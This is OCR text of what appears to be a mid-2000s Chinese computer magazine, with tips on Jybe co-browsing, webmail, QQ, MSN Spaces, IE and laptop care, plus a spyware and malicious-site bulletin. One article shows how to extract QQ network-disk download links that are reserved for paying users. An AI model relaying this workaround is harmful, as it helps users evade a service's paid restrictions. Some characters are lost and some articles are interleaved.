第二步：运行下载回来的Jybe.MSI进行安装。就会把该插件安装在你的 览器中，下面以IE 览器为例介绍如何使用Jybe实现 览器的共享，对于Firefox的使用方法与此类似，不再介绍。

第三步：在你的电脑启动IE后会发现出现了一个Jybe工具栏，点"CREATE SESSION"来创建一个会话。随便输入自己的姓名和会话名，只要不与别人的重复即可。

小提示

★这里输入的姓名和会话名可以是任意的，每次都可以不同。

★如果IE工具栏上没有Jybe的按钮，在工具栏上点右键，勾选"Jybe"即可。另外，浏览器安全设置不要设置过高，应该允许工具栏的显示。

Jybe小档案

u软件版本：BETA版	软件大小：688 KB
u软件性质：免费软件	运行平台：Window 2000/NT/XP/2003

u下载地址：需先在网站注册才能下载，注册地址为http://www.Jybe.com/download/register.aspx

第四步：当出现如图2所示界面，就说明在你电脑上的Jybe已经连接成功了。然后MM也在她的电脑上启动IE选择"JOIN SESSION"，然后输入用户名和刚刚建立的会话名称就能加入该会话了。画面右边SESSION USERS出现了两个用户，表明两个人已经建立好连接，可以开始共享 览器了。



图2

第五步：当MM 览一个新网页时，我这边不做任何操作，IE也会马上转到这个网页，同样我 览一个新网页远在他方的MM也会马上看到网页信息，而且两人还可以通过Jybe CHAT来交流。好玩吧？

小编有话说：

经过作者和众多MM的多次测试，发现通过Jybe共享 览的网页效果还不错，一方网页信息全部加载完毕后另一方的 览器也会马上跳转到该页面，并且任何一方访问了新页面都会在另一方显现出来，实时和互动两方面效果都很好。不过，软件目前还存在一些缺点，比如只能共享 览的HTTP网页，当一方 览本地文件或FTP等其他协议的站点时另一方会出现 览器报错的提示。此外，聊天时不能使用中文，否则会出现乱码。 CF[YY22]

■ 飞翔鸟　选题推荐:山西　赵明宇(奖金300元)

★★★

送你六招　玩转 Web 邮箱

本文可以帮你学到

- 再架设一道垃圾邮件防护墙
- 让 E-mail 地址生出“无穷蛋”
- 巧妙突破邮件附件大小限制

许多人用 E-mail 客户端软件(比如:Foxmail、OE 等)收发邮件，很少会登录到邮箱提供商提供的 Web 邮箱，也就是直接进入类似http://mail.163.com的网站,通过网页来接收和发送邮件。其实 Web 邮箱中有不少体贴的增值服务，比如:反垃圾邮件、接收多个 POP3 邮箱、地址簿等，利用它们可以让你的邮箱使用更精采!

第一招:筑起反垃圾邮件的第一道墙

前两期我们专门介绍了如何与垃圾邮件做斗争，但那都是在你的电脑上进行的，其实现在许多邮箱本身就具有防垃圾邮件功能，可以在邮件进入邮箱前就自动进行体检，将垃圾邮件防堵在邮箱之外。因此，即使你不使用 Web 邮箱收取邮件，也推荐将其开启，这样会有效降低垃圾邮件的到访率。配合方便的〝拒收〞按钮可以快速将多个邮件的发件人地址加到黑名单中，从此再也不会受到它们的搔扰。下面以 163.com 免费邮箱为例说明。

首先在 Web 邮箱中点击〝选项〞或〝设置〞的链接(比如:163.com 邮箱为页面上方的〝选项→更多选项〞)，在打开的页面中点击类似〝反垃圾级别〞的链接，将〝垃圾邮件处理〞级别设置为〝中级〞(见图 1)。




图 1

小提示

在选项中一般还会有“黑名单”(手工添加垃圾邮件的邮件地址)、“白名单”(好友的邮件地址)、“过滤器”，对于黑白名单我们建议不用理会它们，因为添加并不方便。目前许多垃圾邮件都会伪造发件人地址，对于它们，你可以利用“过滤器”的“主题”、“邮件接收者”等条件设置高级规则，从而躲避更狡猾的垃圾邮件。

在垃圾邮件猖　的今天，强烈推荐你经常到 Web 邮箱接收邮件，并将垃圾邮件的发件人扔进黑名单，这比在 Outlook、OE 等软件中设置更为好用，因为以后邮件服务器发现某个邮件的发件人在你设置的黑名单中，就会自动拒绝接收，连你的收件箱都进不去。进入〝收件箱〞，勾选那些垃圾邮件，然后单击上面的〝拒收〞按钮，这样便进入了〝黑名单设置〞页面，接着按下〝添加〞按钮，最后再按〝确定〞按钮即可完成。

第二招:信件定时发送

由于工作繁忙，你可能经常会忘掉一些重要的事情，比如:某位朋友的生日到了，却没有及时寄去电子贺卡等。而网易等邮件提供商的 Web 邮箱一般都提供有定时发信功能，从而让你可以提前写好邮件，在时间到达后自动帮你寄出。

按下〝写邮件〞按钮，在打开的邮件编辑窗口中写好邮件，在最下方有个〝定时发信〞项，填写好发信的时间后，按下〝定时发信〞按钮即可(见图 2)。



图 2　163.com 邮箱提供了丰富的邮件编辑功能，比如：使用信纸、添加表情符号等，让你的邮件更精采

如果想对设置的定时信件进行修改，只需在页面左侧点击〝草稿〞进入草稿箱，然后打开相应信件进行修改即可　。

Just Do It

Web 邮箱一般都提供有自动回复功能，但如果你还订阅了邮件列表，或者朋友的信箱也设置了自动回复，请不要打开它，因为很容易造成循环自动回复，从而撑爆邮箱。但如果你出差在外，如何让朋友及时知道呢？这时可以到前面提到的过滤器中设置收到某位朋友的来信，即自动回复一封邮件。不过此功能仅网易等少数邮箱提供。

第三招:充分利用大邮箱，多个邮箱合为一

目前新浪、网易等免费邮箱都有1～2GB之大，而你公司的邮箱很可能只有几MB，为避免公司邮箱被大批邮件撑爆，同时也为了接收邮件更方便，推荐将其他小邮箱的邮件直接转移到大邮箱中。同样以163.com的免费邮箱为例说明。

第一步:首先在页面上方选择“POP3收信→POP3设置”，在打开的页面中输入邮箱地址及密码，并且为了便于区别不同邮箱的信件，选择一个区分颜色(见图3)，接着按下“添加”按钮完成添加。



图3

第二步:在下面列出的POP3账号项后单击“修改”按钮，在展开的设置项中根据实际情况修改POP3邮件服务器地址、用户名和密码，最后单击“更改”按钮完成设置。

第三步:以后只要选择页面上方的“POP3收信→POP3收信”，邮箱便会自动从你设置的其他邮箱中收取信件并显示在收件箱中。同时还会自动生成一个收信报告，告诉你接收了多少封信。

> 小提示
>
> 万能邮件钥匙mail2web
>
> 进入 http://www.mail2web.com/，接着输入你任意邮箱的地址及其登录密码，然后按下Check Mail按钮，很快你会发现它已经打开了你的那个邮箱，是不是很神奇？！

第四招:把联系人导入Web邮箱打造在线地址簿

邮件客户端提供有完善的地址簿，但如果你出差在外，想给某个朋友发邮件，但又想不起他的邮件地址怎么办呢？因此最好将本地地址簿导入一份到Web邮箱，这样无论你在哪，只要打开　览器就能使用到它。

首先从自己的邮件客户端中导出地址簿为CSV文件。以Foxmail为例，选择“工具→地址簿”菜单打开地址簿，再选择“工具→导出→CSV文件(*.csv)...”菜单即可。以163.com免费邮箱为例，登录后在页面上方点击“地址本→导入/导出”，然后根据提示导入即可。

另外，在Web邮箱中打开邮件阅读时，可直接按下“添加到地址本”将邮件发件人收录进地址本。

第五招:让E-mail地址生出“无穷蛋”

什么？E-mail还可以“下蛋”？是的！Gmail和雅虎电邮都具有这个功能，它能让你的邮件地址变换出无穷多个新地址，而且还可以为不同的地址分配一个文件夹，让你用来做不同用途。下面以雅虎电邮为例来介绍一下设置方法。

第一步:登录雅虎邮箱后，点击页面右边的“选项”链接，在打开的页面中点击进入“替身邮”链接，点击“现在开始”按钮。接下来需要我们设置一个替身邮的种子，在“在下面输入替身邮种子”栏中设置一个种子名，该名字必须由一个字母开头，不包含空格或者符号，不能和你的雅虎邮箱ID相同，这里以cfannetwork为例。

第二步:种子设置成功后，在打开页面的“在下面框中输入关键词”一栏中输入一个关键字，填写完后点击“继续”按钮。关键字最好按照其用途来设置，比如你想用该地址来接收电子杂志，可以将其设置为“zazhi”(见图4)。



图4

第三步:接下来是替身邮地址的属性设置。在“发送到”里面选择发往该地址的邮件被存放在哪个文件夹中，在“指示符”一项中选择一个颜色来标记该邮箱地址，在“说明”栏中填写对该邮箱地址的说明，最后勾选“允许通过本地址发送邮件”一项。

如此一来我们就实现了如下效果:

★新生成了一个cfannetwork-zazhi@yahoo.com.cn邮箱地址。

★所有发往该地址的邮件都将被分配到我们设置的文件夹中。

★可以用该地址给任何人发送邮件，方法跟发送一般邮件一样，不过可以在“发件人”一栏选择替身邮地址。

按照上面介绍的方法，可以添加多个形如cfannetwork-**@yahoo.com.cn的邮箱地址(“**”的内容自行决定)，生成如此多的新邮箱地址，除可以用不同的地址来做不同的用

■ 木头人 姜 LX 福建 流浪人

QQ超实用秘技大曝光!

★★★

本文可以帮你学到

- QQ免费硬盘大三倍
- 三步在你的主页中实现搜索功能
- 制作一张生动实用的网络名片

秘技一:让QQ免费网络硬盘大三倍

笔者一直使用QQ网络硬盘，由于和QQ集成，用起来很方便。免费网络硬盘的容量才16MB，时间长了，空间明显不够用，难道非得交费？真是伤脑筋！不过使用下面的技巧，马上能让你的QQ免费网络硬盘大三倍！

第一步:申请一个QQ群，(16级以上用户可以创建、或用建立校友录群的方式创建)，登录QQ，打开你的群分类，右击群名称，选择"修改群组资料"，在身份验证中选择"不允许任何人加入该群"，确定后双击群名称打开群聊窗口，点击"共享"按钮，这样就白得16MB的群空间，可以向里面上传自己的文件了。

第二步:现在再执行"QQ菜单→一键切换到TM"，或直接登录腾讯TM，在TM中选择"网络硬盘"标签，看到什么了？你的网络硬盘是32MB而不是16MB！现在我们总共就拥有48MB网络硬盘空间了。

秘技二:主页搜索 三步就成

在本刊前几期中曾介绍过如何通过Google搭建自己站内搜索的文章，在输入代码方面比较麻烦，对新手来说不是很简单。于是，笔者在网上找到了一个好地方，它可以自动生成网页代码，提供互联网搜索和站内搜索，它最大的优点是简单，但你必须拥有一个QQ号码。只要三个简单步骤，就能打造出我们的个人主页超级强力搜索！

第一步:登录http://search.qq.com，点击屏幕右上方"代码搜索"超级链接，跳入新页面(见图1)。

第二步:在"QQ号码"后输入你的QQ号码，再在"您网站的域名"后面输入个人网页的地址(见图2)。点击"生

途外，还有个好处就是防止垃圾邮件。你可以将这些新生成的地址公开出去，一旦发往该地址的垃圾邮件太多，可以在雅虎电邮中将该地址删除，再新建一个地址即可。

小提示

Gmail也具有类似的功能，不过实现方法是通过其提供的"Labels"和"Filter"功能，生成的新电子邮件地址形式为GmailID+***@gmail.com。需要注意的是，某些邮件服务商并不提供对这个"+"字符的支持，这样可能会出现丢失信件的问题，请谨慎使用。

第六招:突破邮箱附件容量限制

现在的邮箱动　都是GB级别的容量，但发送邮件的瓶颈其实并非邮箱容量的问题，而在于最大附件容量。如何能突破邮箱服务器对最大附件容量的限制呢？我们可以用OE中提供的邮件拆分功能，不过如果直接在线发送邮件呢？其实很多邮件服务商对附件大小做了限制，但却没有对邮件正文容量做限制。你可以巧妙利用这一点，并借助一款名为万能文本的软件来达到发送大容量邮件的目的。

万能文本小档案

u软件版本:1.01　软件大小:2670KB

u软件性质:免费软件　运行平台:Windows 9X/ME/NT/2000/XP

u下载地址:http://www.onlinedown.net/soft/30056.htm

首先运行万能文本，单击"将原文件转换为文本并拷贝到剪贴板"按钮，选择要发送的附件，这时再到邮件撰写页面粘贴到邮件正文中。当收件人收到这封邮件后，将这段正文复制到粘贴板后，运行万能文本，单击"将剪贴板中的文本转换为原文件"，再将其还原为原来的文件即可(见图6)。



图6

小提示

用记事本打开该文件一般都显示为乱码，在把这段乱码转换复制到邮件正文时，前后最好用一个符号来做标记，以方便查看。

CF[YY23]



图 1



图 2

成网页代码”按钮，再点击“复制代码”按钮。

第三步:在编辑网页时，把代码粘贴进主页的代码之中。

保存后 览一下你的主页吧，可以在本站和互联网任选搜索，功能还挺强大的啊！你还可以在设计视图中调整位置，图像、位置等(见图3)，很方便！



图 3

秘技三:制作属于你自己的TM名片

使用TM的用户，可能经常需要和其他合作伙伴交流联系信息。但如果把地址、电话等详细联系信息放在“个人资料”里面，就会让所有好友看到，这可能是你不希望的，怎么办？很简单,只要利用QQ提供的个人名片就可以了。

第一步:进入TM，选择“文件→个人资料设定→个人名片”，然后点击右侧窗口中的“点击这里进行修改”。

第二步:分别在“黄页资料”和“个人资料”中输入信息。注意:“黄页资料”中的内容会公布在行业黄页上；“个人资料”默认不会公开，除非选中了其中的“在行业黄页中公开”。输入完毕后按下“保存”，再按“确定”，信息就会保存在服务器上了(见图4)。



图 4

小提示

图片要在公司“公司Logo”一项中设置，注意图片尺寸不能太大，否则无法上传成功(见图5)。



图 5

第三步:今后当你想将名片发给某位好友时，只要在QQ好友列表中右击他，然后选择“发送名片”即可。

小提示

如何索取好友名片

右击好友昵称，选择“查看联系人资料→个人名片”。但通常情况下用户不是对所有人公开名片的，你还需要点击右下方的“索取名片”，经过对方允许后就能查看名片了。

秘技四:用QQ订阅新闻

别以为QQ只能用来聊天，它也可以用来订阅新闻。订阅新闻后，当你的QQ在线时，便能收到你所关心的消息，你不关心的内容也不会来骚扰你。心动了吧，跟我来！

第一步:单击QQ面板上的“菜单”按钮，选择“订阅新闻”，这时会打开 览器进入新闻订阅系统。

第二步:在“设置我的订阅:”中你可以订阅四种主题的内容:校园男生主题资讯、校园女生主题资讯、职业男生主题资讯和职业女生主题资讯。当然，你也可以选择“自定义主题资讯”。根据需要选择其中一种，勾选前面的小圆点。

小提示

若要订阅更多内容，可以点击主题后的“详细内容”链接，在你需要订阅的主题前面方框内打上勾，然后再选择接收的时间，单击“下一步”，片刻，系统便会提示订阅成功。

第三步:当你的QQ上线后，到了设定的时间，QQ的小喇叭便会一闪一闪地，双击它，便可以打开一个来阅读新闻了。 CF [YY24]

微软Spaces:分享空间 分享生活

★★★★

■ 老木头　选题推荐:河南　李贵山(奖金50元)

本文适合使用MSN Messenger的朋友，如果你没有MSN Messenger，但热爱生活、喜欢和朋友分享生活点滴感悟、快乐与忧伤，这篇文章也适合你。但绝不适合那些自我封闭的人，对于那些不热爱生活的人，没有朋友的人，建议你直接去网上找虚拟人下棋好了，没必要再看这篇文章。

想给MSN名字前加一颗小星星吗?



图1

看到这两个好友名字有什么不同的地方了吗？如果你使用MSN Messenger和朋友聊天，那么，你可能会发现有的好友名字前会有一个小星星，而且，这个小星星还时隐时现，这到底是什么呢？

这是因为你的好友申请了微软推出的Spaces，我们可以把它称为"共享空间"，只要你的好友更新了他的"共享空间"，他的名字前就会出现一个小星星。一般来说，如果你查看过他的"共享空间"的东西，这个小星星就会消失掉。那么，这个"共享空间"到底是什么呢？其实答案很简单——自己试着申请一个就知道了，不需要花钱，需要花的是时间，可能得到的是快乐。

请访问:http://spaces.msn.com/，然后点击注册按钮，根据提示一步步地注册(如果你上网方便，可以访问http://www.pconline.com.cn/pcedu/pingce/0412/505939.html了解如何注册)。注册完毕后，你就拥有了自己的一个"共享空间"了。

下面你会看到:

★在"共享空间"里了解如何美化自己的"共享空间"

★如何让别人第一时间知道你更新了什么东西

★把"共享空间"里的东西自动转到"我老婆"(Wallop)那里



在"共享空间"里了解如何美化自己的"共享空间"

http://spaces.msn.com/members/sunniness2/

MSN SPACE傻瓜教程(入门必看，CFan推荐!)

http://spaces.msn.com/members/loadmemory/

这是一个很喜欢琢磨着为MSN Space拓展功能的朋友，在他的"共享空间"里提供了一些关于MSN"共享空间"的进阶技巧教程，包括:添加背景、立体彩色边框、音乐、视频等内容。

http://spaces.msn.com/members/klcintw/(资源最全，CFan推荐!)

是不是很丰富？相信你看了之后，一定会爱上这个"共享空间"的。

我更新了啥？你立刻就知道!



图2

看到MSN Messenger侧边栏的这个小铃　了吗(见图2)？如果你订阅了一个网站的更新，以后一旦这个网站有新的内容，MSN Messenger就会告诉你:网站更新了东西了，快去看吧。如果你自己建立了一个"共享空间"，如果自己增加了好玩的图片或者写了有意思的文章，肯定希望朋友第一时间知道。那么，如何在自己的"共享空间"里增加这个功能呢？

第一步:访问网站:http://www.messagecast.net/。




图3

第二步:点击图标(见图3)。

第三步:点击链接(见图4)。



图4

第四步:填表。依次填入姓名、电话、电子邮件地址、你的"共享空间"的名字、住址等内容。填到下面这个地方要注意(图5)。




图5

"Name you'd like to call this feed"是你给自己的"共享空间"起的名字。关键是如何填写"Address URL from desired feed"。首先，要到自己的"共享空间"上可以找到。打开自己的"共享空间"，然后用鼠标右键点击"与此网站联合"的图标。在右键菜单中，选择"复制快捷方式"。回到刚才的注册页面，将这个地址粘贴到"Address URL from desired feed"后面的文本框里即可。

第五步:下面要选择你的提醒数目(5，5－10……如果你每天更新得多，就多选一些　)，然后填入你的"共享空间"的地址，邮件地址，并且选择发送什么样的提醒，标题(Send individual headline updates)或者摘要(Send summary of headline updates)，在后面的文本框里，可以写一个格式，例如"快来看啊:"(注意，中括号"["和后面的文字不需要写)，然后选中"I attest that all supplied information is accurate. "，并且点击"Submit"按钮提交，如果一切正确，就会看到系统提示一封用于激活的邮件已经发送给你。

第六步:稍等一会儿，你会在刚才填的邮箱里收到一封邮件，点击其中链接，应该是这样一行"Click this link to finalize the activation process."。点击后出现的页面会出现一个协议，让你同意。选中"I have read……"，然后点击"Accept Terms"表示接受，等待，等待，等待……然后出来一个页面，告诉你又有一封包括用户名、密码以及操作指南的邮件发给你了！感觉有点麻烦，不过为了以后访问你的"共享空间"的朋友不麻烦，你就认了吧。

第七步:在等待的时候，你可以去自己的Spaces里，新建一个列表，例如叫"最新提醒"之类的。那么URL里要写什么呢？这时候你可以去看看自己的邮件到了没有，如果到了，你可以发现其中的一个HTML代码段落。将"<a href="后面的部分一直到这个尖括号结束的地方拷贝下来，粘贴到刚才你新建的Spaces里的列表URL里面就可以了。

小提示

以"<img...>"开头的段落可以不拷贝。你收到的邮件看起来应该是这个样子的:

YOU MUST PUT THIS SIGN - UP LINK ON YOUR BLOG HOMEPAGE:

<img src="http://www.messagecast.net/mcwebsite/graphics/blog/alert_signup_eng.gif" border=0>

(NotE: In your publishing software, paste this link into your blog template.)

然后，把其中的链接部分拷贝过来(就是在上面红色的那部分，当然，每个人的具体内容都是不一样的)，填入作为Spaces中新建项目的URL中，这样就可以了(见图6)。




图6

把好东西自动转到"我老婆"(Wallop)

这是一个简单的小技巧。如果你有Wallop，可以让自己在Spaces的帖子也自动出现在自己的Wallop里(如果你想尝试Wallop，可以到一些论坛去碰碰运气，那里经常会有一些Wallop的邀请给朋友)。

你知道吗?

什么是"我老婆"(Wallop)

Wallop是微软推出的社会性网络(SNS)服务，能够让朋友间分享照片、音乐及Blog等。Wallop界面全部由Flash做成，界面相当漂亮。与众不同的是，这里的好友之间不是依靠什么号码或是邮件地址来查找的，而是通过认识一个人，从而认识他的好友，接着认识"好友的好友"，以此类推，从而在这个虚拟的社会中认识很多人。要申请Wallop，需要已经在其中的人进行邀请才可以。

第一步:在自己的Spaces里，右击"与此网站联合"，在弹出菜单中选择"复制快捷方式"。

第二步:在Wallop里点击左侧的My Preferences，然后选中"I have a Blog with RSS, so import it to Wallop"，这时会弹出一个对话框让你输入RSS Feed的地址，把第一步中复制的快捷方式粘贴过来，然后点击"Save"就可以了。

第三步:重新登录一次Wallop，就可以发现你在Spaces里面的东东已经都同步到Wallop里了！以后只要你在Spaces里更新的东西，也会自动转到Wallop里面去。

微软在努力让自己的产品相互融合，上面是其中一例。在MSN Messenger中，点击窗口顶端的状态栏，你会发现在右键菜单选项中多了"查看我的联系人卡片"和"添加到我的个人空间"(见图7)。如果你的好朋友申请了"共享空间"，你可以直接在其名字上点右键选择"查看此人的联系人卡片"，查看他在"共享空间"上的一些文章标题和照片。




图7

当我们试用完这些后，就会感叹为什么这些想法不是出自QQ，不是出自我们的门户网站……我们本应努力创新，但却亦步亦趋，这样将永远无法引领前进的步伐。希望我们的读者迅速成长，争取成为中国的比尔·盖茨。到了那个时候，别忘了我们一起分享空间，分享生活。 CF [YY25]

IE窗口的小图标你会用吗?

★ ■ 张进东

你有没有注意到IE窗口的标题栏左侧的那个小图标呢?对于这个小图标，只要轻轻一拖就能实现很多设置!

用法1：拖动它到工具栏上的主页设置按钮可以将当前览的网页设置成主页。

用法2：拖动它到工具栏上的收藏夹按钮，就可以将该网页添加到收藏夹中。如果在IE窗口的左侧展开了收藏夹，还可以拖动它到收藏夹中指定的文件夹。

用法3：拖动它到链接工具栏，可以将当前网页添加到IE的链接栏中。

用法4：拖动它到快速启动区，可以将当前网页添加到任务栏的快速启动区中。

用法5：拖动它到桌面，可以在桌面创建当前网页的快捷方式。

用法6：拖动它到Word中，可以直接得到当前网页的网址。以上操作，对网页中的链接也适用。

CF [YY26]

间谍软件及木马播报

上网助手 ·IE修复 ·广告及插件拦截 ·地址栏搜索 ·痕迹清理

重点间谍软件及木马

名称:Trojan-PSW.Win32.Lmir.lq

危害程度:★★★☆

特征:传奇天使是专门盗取传奇账号的木马，该木马会窃取传奇玩家的账号及密码。该木马会自动关闭某些反病毒及安全软件，并随系统同时启动。

名称:(Backdoor.Hackarmy.af)黑客军变种AF

危害程度:★★★★

特征:运行后，将自己复制到系统目录下，文件名为"spoolv.exe"，使用户难以发现。黑客可以远程窃取中毒电脑的系统信息，记录用户的键盘操作等等。

恶意网站举报排行榜

恶意网站会释放各种恶意代码，给网上　览造成干扰，主要表现包括:篡改IE首页、泄露上网隐私、使QQ乱发消息等，严重的还会感染木马等等。

本期受到最多举报的恶意网站排行如下:

网站连接	网站名称	举报量
http://www.51115.com/	51115网址	7071
http://www.jixian.net	极限网址大全	5640
http://www.77ttt.com/	时代音乐网	5217
http://www.511ring.com	傻一哥导航	4182
http://v.avtu.com/3.htm	音乐530	3953

近日，上网助手推出了"反间谍专家"公测版，具有查杀、免疫、修复三大功能。可到上网助手网站(www.3721zs.com)免费下载。

另据相关人士透露，在3.15期间，上网助手还将推出有关插件管理方面的新工具，届时网民朋友只要登陆上网助手网站即可查询相关消息。

本期间谍软件及木马提示

名称	类型	危害表述	危害程度
(Win32.Troj.Gamania.a)Gamania	木马	一个盗取天堂游戏帐号信息的木马病毒。该病毒首先会尝试关闭一些常见病毒防火墙和一些反木马程序，如金山网　等	★★★
(TrojanDownloader.Java.OpenStream.f)开河工变种f	木马	病毒运行后，将自动拨号连接色情网站。并将用户的IE默认页修改为黑客指定的色情网页，还会将大量色情站点地址加入当前用户收藏夹	★★★

QQ高级用户的功能已被"破解"，现在……

QQ网络硬盘可以多点下载了!

★★

很多人都在使用QQ网络硬盘，不过下载这里的文件却不能享受FlashGet的多线程下载方式，而且不支持断点续传，有解决办法么？当然有!

要用其他工具下载网络硬盘中的文件，首先需要知道它的下载地址。在网络硬盘中右击要下载的文件，选择"下载路径"，会被提醒只有高级用户才能获得路径(见图1)，而成为高级用户肯定要付出额外的金钱，就连QQ会员也不例外!这显然是我们不希望的，所以只好另辟　径。




图1

第一步:按下QQ网络硬盘标签，进入"我的网络硬盘"，找到要下载的文件，右击选择"重命名"，将文件后缀名改为"MP3"，接下来双击它，Windows Media Player会自动调用进行在线播放。

第二步:在Windows Media Player中选择"文件→属性"菜单，在"位置"栏可以看到一个形如:http://219.133.38.148/qd_data/xxx.asx的地址(见图2)。




图2

第三步:用FlashGet打开上面的地址，将该文件(只有几十个字节)下载回来，再用记事本打开它，可以看到我们存储文件的真实地址(要把后缀名由MP3修改为原来的后缀名)，形如:http://219.133.38.148/cgi-bin/dl/XXX/XXX.rar。

第四步:最后用FlashGet或其他工具下载该地址文件即可，断点续传、多线程功能都可以使用了!

小提示

本文中介绍的方法只适合用于"我的网络硬盘"，对于其他用户提供给自己的"共享网络硬盘"无效，因为无法修改共享网络硬盘中的文件名。

CF [YY27]

让你的本本“青春永驻”

笔记本电脑日常保养与维护终极指导

★★

■上海 凌

对于本本爱好者来说，拥有一台自己的本本一直是他们的梦想。不过一旦拥有了它，日常的使用维护就成了重中之重，尤其是对我们这些视本本为生命的穷学生来说，对它更是爱护有佳。

维护篇

我们都知道，长时间使用笔记本电脑，多少会出现一些磨损、使用寿命变短等一些无法避免的事情出现，单凭清洁和保养是不够的，良好的使用环境以及好的习惯能使你的笔记本保持良好的状态，也能够减少维护的复杂程度。

1.笔记本的外壳

对于笔记本外壳来说，外表越绚丽的笔记本电脑长时间的使用越是容易被磨损，一些采用铝合金属外壳设计的就更容易维护了，通常只要一块绵布便可以使外壳一尘不染。但是可能是考虑到轻便以及生产成本等问题，这层镀层往往都非常〝脆弱〞，一不小心就会脱落一块。使笔记本电脑的整体美观上面下降了整整几个档次，尤其是以Sony、三星等品牌最为严重。而像IBM这样一身黑的外表，反而经受得起〝五大三粗〞的人使用。不过并不等于使用Sony或者三星朋友就等于宣布了死刑，我们可以提前预防嘛:)。

腕托可是笔记本电脑最容易掉漆的地方，长时间的腕部磨损加上汗液的浸泡，再皮实的笔记本也禁不起这样的折磨，所以我建议你在使用笔记本电脑打字的时候尽量摘下手表等一些首饰，以免硬物划伤笔记本的腕托，同时你也可以在上面仿照Sony等一些笔记本电脑的样子在上面贴一些贴纸，把损伤降低到最小。在工作的时候，也不要将笔记本电脑放到一些粗糙的桌面上，以保护外壳的光亮常新，建议可以使用湿纸巾来进行外壳的擦拭。

2.笔记本的屏幕

比起外表的维护，屏幕的保养更为重要。不但因为它是整个笔记本中价格最为昂贵的配件，而且屏幕的好坏直接影响着使用者的使用舒适度。长时间使用笔记本电脑，屏幕的亮度会变暗，这是由于屏幕内的灯管老化所造成的，属于正常现象。一些喜欢在屏幕面前〝指点江山〞的朋友，千万要注意，不要把口水溅到屏幕上面去了，因为唾液含有少量的酸性物质，一旦粘带屏幕上就会腐蚀了娇贵的液晶显示器。

笔者经常会看到一些关于液晶显示屏保养的方法中说是用清水轻轻擦拭。清洁液晶显示屏最好用蘸了清水(或纯净水)而不会掉绒的软布轻轻擦拭。不过笔者经过求证得到的确实这好像是在谋杀笔记本液晶屏。其原因有以下几点：

(1)真正触摸过液晶屏的人都注意到液晶屏其实好像就是在软软的水上面覆盖了一层薄薄的塑料。尽量不要用硬物去触动它，即便是软布由于作用力道的原因也会在液晶屏表面形成压力区凹面。而液晶屏的压力凹面非常容易造成液晶屏单元性的损伤而导致区域性显示失真。

(2)水是不会对液晶屏本身造成损害的，因为它表面覆盖有一层特殊的保护材料。真正被水影响到的是笔记本电脑的内部电路，还有网友说用酒精擦拭比较好因为酒精容易挥发。对于这一点，IBM的工程师告诉我，用酒精擦拭确实是比水好。但是由于酒精的浓度不同含水量不同，所以也不是很妥当。

当然如果你自己的液晶屏真的脏得不像样子了，你还是可以使用专用的液晶屏清洁液或浓度高的酒精(因为浓度越高的酒精越容易挥发)及专用的液晶屏擦拭布处理。而且使用时候要注意对显示屏的保护。

另外，还有一些朋友喜欢给自己的LCD上贴上保护膜，我们不建议这样做，因为任何保护膜都会降低LCD的实际显示效果，尤其在清晰度和锐利程度方面更加明显，保护膜一般也很难贴得平整没有气泡，除了样品机和使用环境很恶劣的笔记本电脑外，我们不建议给LCD贴上保护膜。

3.笔记本的键盘和鼠标

其实客观来说，键盘、鼠标的维护不必太放在心上面，它们维护起来难度也比较大，我们总不能因为怕把键盘和鼠标弄脏而不去使用它们吧？这样不是违背了使用笔记本电脑的初衷吗？当然了，如果你平时很少移动笔记本电脑的话，可以去考虑买一些外接的鼠标和键盘来使用。此外，大家尽量要养成在使用笔记本电脑的时候不吃零食和不吸烟的习惯，避免领食的残渣和烟灰掉入键盘缝隙中去，这么做的原因是避免这些东西会导致键盘或者鼠标的失灵。

4.笔记本的硬盘维护

硬盘也是笔记本电脑中比较娇贵的配件，尤其是移动中使用笔记本电脑，硬盘产生坏道的几率会很高，建议大家最好找一个相对平稳的地方使用本本，不要在公车或者火车上面使用，因为那种使用环境会产生比较大的震动，会让你的笔记本硬盘〝吃不消〞的。当然了，像台式机一样进行数

据整理与备份也是必要的。

5.笔记本接口的维护

现在的笔记本电脑在接口方面可以说已经做得非常全面了，不过并不是每种接口都会经常使用到，比如：串口，一般只有网络管理和调试领域才会用到。而这些不常用到的端口闲置下来，如果不及时得到保护，很有可能会因为遇见空气而氧化或者生锈。有些厂商想得比较周全，会为一些不常使用的端口配上端口盖板或者是端口塞。这样的设计多出现在日系的厂商中，比如：Sony等。当然了，如果厂商没有为机器配备这些保护措施，你也可以找一些日常使用的不干胶，贴在端口上面，同样也可以达到不错的效果。

6.笔记本电池的维护

笔记本电池的维护需要很多的技巧，毕竟电池是一种消耗品，如何在它的寿命周期里为你更好的服务才是用户应该考虑的问题。只要懂得维护，你就可以即放心的使用电池，也可以保持其较长的寿命。

（1）最好做到用尽充满的原则，这是保证笔记本电脑电池最大限度保持最佳状态的办法，最好在电池电量显示到10％左右再进行充电，当电池冲容量冲到90％的时候电源会改以小电流进行维护性的充电。这时候，最好不要拔掉电源，让电池充分得到维护，而在充满电后，也无需拔去电源，因为这时充电电路会自动切断充电电路，改为电源直接供电，对电池不会有影响。

（2）避免在高温环境下使用 电池，专家研究，高温状态下会加速 电池的老化过程，并且同样的不要在极端的低温环境下使用。低温环境会降低 电池的活性，降低笔记本电池的寿命。

